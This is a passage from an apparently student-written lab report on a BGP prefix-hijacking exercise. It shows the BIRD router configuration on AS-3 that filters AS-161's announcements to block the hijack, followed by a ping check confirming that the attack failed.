BIRD 2.0.7 ready.
bird> configure
Reading configuration from /etc/bird/bird.conf
Reconfigured
```

▼ after the FireBack/verify

I go to host 171 and ping the IP address 10.154.0.71 to verify that it is the correct host.




154/router0 171/host_0

▼ Task 5.c. Fixing the Problem at AS-3

▼ Rollback the Task5.b


Before starting our task, let's roll back the AS-154 to its previous state before proceeding with step 5.b. Once rolled back, we can reconfigure it in AS-154.

Now, I am going to host 171 and PING 10.154.0.71. We can see that it is still being attacked.



▼ Fixing at AS-3

Using the same method, we can go to the AS-3 router (the picture already shows the solution). We can see that 3/r103 is the provider of AS-161, so we should configure this router to fix the problem.



For the income packet, we only allow the **10.154.0.0/24 packet router to AS161. Therefore, prefix attacks such as 10.154.0.128/25 or 10.154.0.0/25 cannot be routed to AS161.

In this case, since the prefix 25 network has been banned, other hosts will attempt to use the original prefix 24 network as a substitute. This will ensure that the correct packets reach their intended destination.

```
protocol bgp c_as161 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            if(net !=10.154.0.0/24) then reject;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.161 as 161;
}
```

```
router id 10.0.0.6;
ipv4 table t_direct;
```

```
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net_100_103";

    interface "net_103_105";

    interface "net_103_104";

}
define LOCAL_COMM = (3, 0, 0);
define CUSTOMER_COMM = (3, 1, 0);
define PEER_COMM = (3, 2, 0);
define PROVIDER_COMM = (3, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; a
ccept; };
}
protocol bgp c_as160 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.160 as 160;
}
```

```
protocol bgp c_as161 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            if(net !=10.154.0.0/24) then reject;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.161 as 161;
}
protocol bgp c_as162 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.162 as 162;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix103" { stub; };
        interface "net_100_103" { hello 1; dead count 2; };
        interface "net_103_105" { hello 1; dead count 2; };
        interface "net_103_104" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol bgp ibgp1 {
    ipv4 {
        table t_bgp;
```

```
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.5 as 3;
}
protocol bgp ibgp2 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.8 as 3;
}
protocol bgp ibgp3 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.7 as 3;
}
```

▼ Final result

We found that the attack failed.